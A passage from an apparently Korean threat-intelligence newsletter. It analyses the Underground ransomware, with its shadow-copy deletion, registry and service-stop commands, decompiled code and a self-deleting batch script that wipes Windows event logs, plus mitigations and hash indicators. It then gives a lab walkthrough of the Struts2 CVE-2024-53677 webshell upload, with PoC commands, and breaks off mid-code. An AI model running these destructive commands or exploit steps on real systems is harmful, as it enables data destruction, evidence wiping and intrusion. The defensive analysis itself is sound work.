- personal information on directors
- shareholder documents
- insurance documents
- documents and drawings marked confidential
- NDA's and Confidentiality Undertaking

!!readme!!!.txt

변경 확장자

확장자 변경 없음

제작 언어

C/C++

그림 9. Underground 랜섬웨어 개요

Underground 랜섬웨어 전략




그림 10. Underground 랜섬웨어 공격 전략

Underground 랜섬웨어는 우선 Windows 명령어를 활용해 백업 복사본을 삭제하고 실행 중인 MS SQL 서버를 중지시킨다. 또한 레지스트리를 수정해 원격 접속에 사용되는 원격 데스크톱의 최대 유지 시간을 14 일로 변경한다. 사용하는 전체 명령어는 아래 표와 같다.

명령어	설명
vssadmin.exe delete shadows /all /quiet	백업 복사본 삭제
reg.exe add HKLM\SOFTWARE\Policies\Microsoft\Windows NT\Terminal Services / v MaxDisconnectionTime / t REG_DWORD / d 1209600000 / f	Remote Desktop 최대 연결 시간 변경(14일)
net.exe stop MSSQLSERVER /f /m	MS SQL 서버 종료

표 1. 실행 명령

이후 본격적으로 암호화 과정을 진행하는데, 만약 인자로 별도의 암호화 대상 경로를 입력했다면 해당 경로와 하위 경로에 존재하는 파일만 암호화를 진행한다. 인자를 입력하지 않았다면 전체 드라이브를 탐색해 암호화를 진행해야 한다. 또한 내부에 저장된 예외 항목을 확인해, 일부 디렉터리와 확장자를 가진 파일은 암호화를 진행하지 않는다. 예외 항목은 아래 표와 같다.

디렉터리	확장자
Windows Microsoft google\chrome mozilla\firefox opera	.sys, .exe, .dll, .bat, .bin, .cmd, .com, .cpl, .gadget, .inf1, .ins, .inx, .isu, .job, .jse, .lnk, .msc, .msi, .mst, .paf, .pif, .ps1, .reg, .rgs, .scr, .sct, .shb, .shs, .u3p, .vb, .vbe, .vbscript, .ws, .wsh, .wsf

표 2. 암호화 예외 대상

```
*lDistanceToMove = 0i64;
*FileSize = v20 - 4;
*DistanceToMoveHigh = 0i64;
SetFilePointer(FileW, v20 - 4, &FileSize[1], 0);
ReadFile(FileW, v15, 4u, &NumberOfBytesWritten, 0i64);// read last 4Bytes
v26 = *FileSize + 4i64;
*FileSize += 4i64;
if ( *v15 == 0x31415926 )            // Check Last 4Bytes of the file
  goto LABEL_63;
```

그림 11. 암호화 여부 확인

디렉터리를 순회하며 암호화 대상 파일에 하나씩 접근한 뒤, 해당 파일이 이미 암호화된 파일인지 확인한다. Underground 랜섬웨어는 파일 암호화 이후 파일 확장자 변경을 하지 않기 때문에 암호화된 파일의 끝에 4Bytes 의 시그니처(0x31415926)를 추가해 암호화 여부를 식별한다. 따라서 암호화를 진행하기 전에 파일 끝의 4Byte 를 확인해 파일의 암호화 여부를 확인한다.




그림 12. 암호화 로직

시그니처가 없는 암호화 대상 파일이라면 암호화를 진행해야 한다. 파일마다 현재 시간을 나타내는 타임스탬프 값을 가져온 뒤, 이를 기반으로 MD5 해시를 2 개 생성한다. 첫 번째 MD5 해시 값의 앞 8Bytes 는 IV 로 사용하며, 두 번째 MD5 의 해시 값의 앞 24Bytes 는 암호화 키로 사용한다. 이후 파일 전체를 3DES 알고리즘을 사용해 암호화를 진행한다. 파일 암호화에 사용한 키와 IV 값은 RSA 알고리즘을 통해 암호화한 뒤 파일의 맨 뒤에 추가하며, 원본 파일 사이즈와 암호화된 파일임을 나타내기 위한 시그니처(0x31415926)를 파일의 맨 끝에 추가하고 암호화를 종료한다. 파일 암호화 이후에는 모든 디렉터리에 랜섬노트를 생성한다.

```
FileW = CreateFileW(L"temp.cmd", 0x40000000u, 1u, 0i64, 2u, 0x80u, 0i64);
if ( FileW != -1i64 )
{
  strcpy(
    String,
    "@Echo off\r\n"
    ":rep\r\n"
    "del %1\r\n"
    "if not errorlevel 0 goto rep\r\n"
    "for /F \"tokens=*\" %%1 in ('wevtutil.exe el') DO wevtutil.exe cl \"%%1\"\r\n"
    "del %0\r\n");
  NumberOfBytesWritten = 0;
  memset(Filename, 0, sizeof(Filename));
  memset(CommandLine, 0, sizeof(CommandLine));
  v7 = lstrlenA(String);
  WriteFile(FileW, String, v7, &NumberOfBytesWritten, 0i64);
  CloseHandle(FileW);
  ModuleHandleA = GetModuleHandleA(0i64);
  GetModuleFileNameA(ModuleHandleA, Filename, 0x400u);
  wsprintfA(CommandLine, "temp.cmd %s", Filename);
  StartupInfo.cb = 104;
  memset(&StartupInfo.cb + 1, 0, 100);
  memset(&ProcessInformation, 0, sizeof(ProcessInformation));
  CreateProcessA(0i64, CommandLine, 0i64, 0i64, 0, 0, 0i64, 0i64, &StartupInfo, &ProcessInformation);// self delete
```

그림 13. 자가 삭제 및 이벤트 로그 삭제

암호화 과정이 끝나고 나면, Windows 배치 스크립트를 이용해 랜섬웨어와 Windows 이벤트 로그를 삭제한다. 하드코딩된 자가 삭제 및 이벤트 로그 삭제 명령어를 temp.cmd 파일에 저장하고, 이를 실행한 뒤 종료한다.

Underground 랜섬웨어 대응방안




그림 14. Underground 랜섬웨어 대응방안


Underground 랜섬웨어는 소프트웨어의 취약점을 악용해 배포하는 것으로 알려져 있다. 따라서 사용하는 소프트웨어를 정기적으로 점검하고 최신 업데이트를 유지해 소프트웨어의 취약점을 통한 침입을 최소화해야 한다. 이외에도 피싱 메일의 링크나 첨부파일을 통해 침투를 시도할 수 있기 때문에 Anti-Virus 를 이용해 악성 파일 다운로드나 실행을 방지한다. Email Threat Detection & Response 와 같이 가상 환경에서 메일을 검역하는 솔루션을 사용해 피해를 최소화해야 한다.

랜섬웨어가 실행되면 Windows 명령어를 활용해 원격 접속 세션의 연결 유지 시간을 변경하고 특정 서비스를 종료한 후 저장된 백업 복사본을 삭제한다. 행위 기반 탐지 솔루션을 통해 레지스트리 경로에 비정상적인 접근 시도나 서비스 종료와 같은 악성 행위를 차단할 수 있다. 랜섬웨어가 작동해 파일이 암호화될 경우를 대비해 시스템 복구를 위한 백업 및 복사본을 별도의 네트워크나 저장소에 해 놔야 한다.

또한 배치 스크립트를 이용해 랜섬웨어 파일을 자가 삭제 및 Windows 이벤트 로그를 삭제한다. 파일 암호화 등을 방지하기 위해 ASR[10] 규칙을 활성화하거나 EDR[11] 솔루션을 활용해 공격자가 사용하는 특정 프로세스를 차단해 악성 행위를 막을 수 있다. 이외에도 이벤트 로그를 권한이 있는 사용자만 접근할 수 있도록 사전에 설정해 두거나, 이벤트 로그를 원격 저장소에 별도로 저장해 보존할 수 있다.

[10] ASR (Attack Surface Reduction): 공격자가 사용하는 특정 프로세스와 실행 가능한 프로세스를 차단하는 보호 기능

[11] EDR (Endpoint Detection and Response): 컴퓨터와 모바일, 서버 등 단말기에서 발생하는 악성 행위를 실시간으로 감지하고 분석 및 대응하여 피해 확산을 막는 솔루션


Indicator Of Compromise
Underground(SHA-256)
d4a847fa9c4c7130a852a2e197b205493170a8b44426d9ec481fc4b285a92666
cc80c74a3592374341324d607d877dcf564d326a1354f3f2a4af58030e716813
9d41b2f7c07110fb855c62b5e7e330a597860916599e73dd3505694fd1bbe163
eb8ed3b94fa978b27a02754d4f41ffc95ed95b9e62afb492015d0eb25f89956f
f1b6738897b0856d21367f47666aee3679cdf1cd41569bc9277b4f2604c09279
cc80c74a3592374341324d607d877dcf564d326a1354f3f2a4af58030e716813
9f702b94a86558df87de316611d9f1bfe99a6d8da9fa9b3d7bb125a12f9ad11f
9d41b2f7c07110fb855c62b5e7e330a597860916599e73dd3505694fd1bbe163
File Name
enc_getswin_x64.exe

참고 사이트

• CyberPress (https://cyberpress.org/microsoft-office-zero-day-to-spread-ransomware/)

• BleepingComputer 공식 홈페이지 (https://www.bleepingcomputer.com/news/security/clop-ransomware-is-now-extorting-66-cleo-data-theft-victims/)

• BleepingComputer 공식 홈페이지 (https://www.bleepingcomputer.com/news/security/clop-ransomware-claims-responsibility-for-cleo-data-theft-attacks/)

• Qualys 위협 분석 보고서 (https://threatprotect.qualys.com/2024/12/03/zyxel-firewall-directory-traversal-vulnerability-exploited-in-ransomware-attack-cve-2024-11667/)

• Security Week (https://www.securityweek.com/hacker-leaks-cisco-data/)

• KBS 뉴스 (https://news.kbs.co.kr/news/pc/view/view.do?ncd=8133787)

• BleepingComputer 공식 홈페이지 (https://www.bleepingcomputer.com/news/security/us-charges-russian-israeli-as-suspected-lockbit-ransomware-coder/)

• 보안뉴스 (https://www.boannews.com/media/view.asp?idx=135211)


• 뉴스 저널리즘 (https://www.ngetnews.com/news/articleView.html?idxno=516169)

Research & Technique

Struts2 File Upload 취약점(CVE-2024-53677)

■ 서론

Apache Struts2 는 Java EE[12] 웹 애플리케이션 개발을 위한 오픈소스 프레임워크다. Java EE 웹 애플리케이션 분야에서 수많은 활용 사례가 존재한다. OSINT 검색 엔진을 통해 인터넷 상에 공개된 Apache Struts2 를 조회해 보면, 2025 년 01 월 02 일 기준으로 우리나라·미국·일본을 비롯한 수많은 국가의 358 만 개 사이트에서 Apache Struts2 를 사용 중인 것을 확인할 수 있다.



출처: fofa.info

그림 1. Apache Struts2 사용 통계

2023 년 12 월 Apache Struts2 파일 업로드 우회를 통한 원격 코드 실행 취약점(CVE-2023-50164)이 공개됐다. 해당 취약점은 파일 업로드 로직 결함으로 인해 발생했으며 Apache 는 2023 년 12 월 4 일에 취약점을 패치한 Apache Struts2 6.3.0.2 버전을 공개했다. 이후 2024 년 12 월 11 일 또 다시 Apache Struts2 파일 업로드 우회를 통한 원격 코드 실행 취약점(CVE-2024-53677)이 공개됐다.

[12] Java EE(Java Platform, Enterprise Edition): 현재는 자카르타 EE(Jakarta EE)로 불리며, 자바를 이용한 서버측 개발을 위한 플랫폼

마찬가지로 파일 업로드 로직 결함으로 인해 발생하며 공격자는 OGNL 표현식[13]을 이용해 임의의 경로에 웹쉘(Web Shell)과 같은 악성파일을 업로드할 수 있다. 해당 취약점은 2024년 12월 17일 기준으로 활발한 취약점 악용이 시도되고 있으며 캐나다·호주·벨기에를 포함한 다수 국가의 사이버 보안 기관은 해당 취약점을 신속히 패치할 것을 공지했다.

■ 공격 시나리오




그림 2. CVE-2024-53677 공격 시나리오

① 공격자는 struts2를 사용 중인 취약한 웹 페이지에 접근
② 공격자는 CVE-2024-53677 취약점을 통해 악성 파일 업로드
③ 공격자는 악성 파일을 통한 원격 명령 실행
④ 피해자의 서버에 악성 코드 설치
⑤ 피해자의 데이터베이스 내부의 중요 정보 탈취

■ 영향받는 소프트웨어 버전

CVE-2024-53677 에 취약한 소프트웨어 버전은 다음과 같다.

S/W 구분	취약 버전
Apache Struts2	Struts 2.0.0 – Struts 2.3.37 Struts 2.5.0 – Struts 2.5.33 Struts 6.0.0. – Struts 6.3.0.2

[13] OGNL 표현식(OGNL expressions): 자바 언어가 지원하는 범위보다 더욱 단순한 식을 사용하면서도 속성을 가져오고 설정하는 것을 허용하고 자바 클래스의 메서드를 실행하는 오픈 소스 표현식 언어(EL)

■ 테스트 환경 구성 정보

테스트 환경을 구축해 CVE-2024-53677 의 동작 과정을 살펴본다.

이름	정보
피해자	Struts 6.3.0.2 (192.168.0.5)
공격자	Kali Linux (192.168.216.129)

■ 취약점 테스트

Step 1. 환경 구성

피해자 PC 에 취약한 Apache Struts2 도커 이미지를 통해 환경을 구성한다. CVE-2024-53677 취약점 테스트 구성을 위한 도커 이미지 및 취약점 테스트 파일은 아래 EQSTLab GitHub Repository 에서 확인할 수 있다.

•URL: https://github.com/EQSTLab/CVE-2024-53677

피해자 PC 에서 다음 커맨드로 GitHub Repository 를 clone 한다.

```
> git clone https://github.com/EQSTLab/CVE-2024-53677
```

다음 커맨드로 docker 디렉토리 내로 이동하여 docker 이미지를 빌드 후 실행한다.

```
> cd docker
> docker build --ulimit nofile=122880:122880 -m 3G -t cve-2024-53677 .
> docker run -p 8080:8080 --ulimit nofile=122880:122880 -m 3G --rm -it --name cve-2023-50164 cve-2024-53677
```

파일 업로드 공격에 취약한 Apache struts2 페이지가 구축된 것을 확인할 수 있다.




그림 3. 취약한 Struts 환경 구축 확인

Step 2. 취약점 테스트

CVE-2024-53677 취약점 테스트를 위한 PoC 가 저장된 EQST Lab 의 GitHub Repository 주소는 다음과 같다.

•URL: https://github.com/EQSTLab/CVE-2024-53677

공격자 PC 에서 git clone 명령어를 사용해 CVE-2024-53677 저장소의 PoC 를 다운로드한다.




그림 4. CVE-2024-53677 PoC 다운로드

다운로드 받은 PoC 파일은 CVE-2024-53677.py 로 실행할 수 있으며 공격자 PC 에서 전송한 페이로드가 피해자의 pfSense 에서 실행된다.

```
$ python3 CVE-2024-53677.py –u [struts2 파일 업로드 주소] –p [업로드할 파일명] –f [업로드할 파일 경로]
```

해당 환경은 취약한 버전의 Struts2 를 사용하는 서버(https://192.168.0.5)가 구축되어 있다. 해당 서비스에 악의적인 웹쉘을 업로드하는 명령어 예시는 다음과 같다.

```
$ python3 CVE-2024-53677.py –u http://192.168.0.5/upload.action –p ../test.jsp –f test.txt
```

해당 PoC 실행 커맨드를 아래와 같이 공격자 PC 에서 입력한다.




그림 5. PoC 실행 커맨드 예시

이후 서버의 test.jsp 로 접근하면 다음과 같이 웹쉘 파일이 업로드 된 것을 확인할 수 있다.




그림 6. 웹쉘 업로드 확인

■ 취약점 상세 분석

취약점 상세 분석에서는 CVE-2023-50164 발생 이후, CVE-2024-53677 취약점이 발생하는 원리와 악의적 파일 업로드 취약점 발생까지 순차적으로 설명한다. Step 1 에서는 이전에 발생한 취약점인 CVE-2023-50164 취약점과 이에 대한 보안 조치에 대해 간략히 다룬다. Step 2 에서는 CVE-2024-53677 의 원리와 이를 이용해 파일 업로드를 수행하는 과정까지 설명한다.

Step 1. CVE-2023-50164
2023 년 12 월 파일 업로드 취약점으로 CVE-2023-50164 가 공개됐다. CVE-2023-50164 에 대한 상세 내용은 EQST Insight 2024 년 02 월호에서 확인할 수 있다.
•URL:https://www.skshieldus.com/download/files/download.do?o_fname=EQST%20insight_Research%20Technique_202402.pdf&r_fname=20240220143226638.pdf

Step1 에서는 CVE-2023-50164 의 대략적인 발생 원리와 이에 대한 보안 조치를 간략하게 다룬다.

1) CVE-2023-50164 분석
파일 업로드 요청이 들어오면 HTTP 요청 파라미터를 처리하는 HttpParameters 클래스의 get(), remove(), contains() 메서드는 파일 업로드와 관련된 파라미터에 대한 비교를 수행한다. 이 때 HttpParameters 클래스는 파라미터에 대한 대소문자를 구분한다. 따라서 name='upload'와 name='Upload'는 별도의 파라미터로 취급하기 때문에 upload 와 Upload 라는 파라미터가 따로 생성된다.

```
@SuppressWarnings("unchecked")
public class HttpParameters implements Map<String, Parameter> {

    private Map<String, Parameter> parameters;

    private HttpParameters(Map<String, Parameter> parameters) {
        this.parameters = parameters;
    }

    @SuppressWarnings("rawtypes")
    public static Builder create(Map requestParameterMap) {
